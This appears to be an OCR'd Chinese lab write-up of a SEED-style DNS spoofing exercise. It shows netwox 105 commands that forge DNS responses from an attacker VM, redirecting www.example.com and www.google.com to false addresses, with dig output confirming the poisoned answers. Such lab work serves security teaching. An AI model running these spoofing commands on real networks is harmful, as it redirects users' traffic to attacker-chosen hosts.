
Task5：

在攻击机器上使用 netwox 监听并响应 DNS 报文，将 www.example.com 的地址相应为 1.1.1.1：



```
[09/17/20]seed@VM:~$ sudo netwox 105 -h "www.example.co
m" -H "1.1.1.1" -a "ns.example.com" -A "10.0.2.9" --fil
ter "src host 10.0.2.8"
```


在 user 上再次 dig，发现 IP 地址被改变了：



```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 228
74
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY:
1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1
```


Task6：

在攻击主机上使用 netwox 重定向 www.google.com 的 IP 地址：



```
[09/17/20]seed@VM:~$ sudo netwox 105 -h "www.google.com
" -H "1.2.3.4" -a "ns.google.com" -A "10.0.2.9" -f "src
 host 10.0.2.9" -T 600 -s "raw"
```

将 cache flush 后再次 dig 发现已经被重定向了



```
 <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61242
; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

; QUESTION SECTION:
www.google.com.                 IN      A

; ANSWER SECTION:
ww.google.com.          600     IN      A       1.2.3.4
```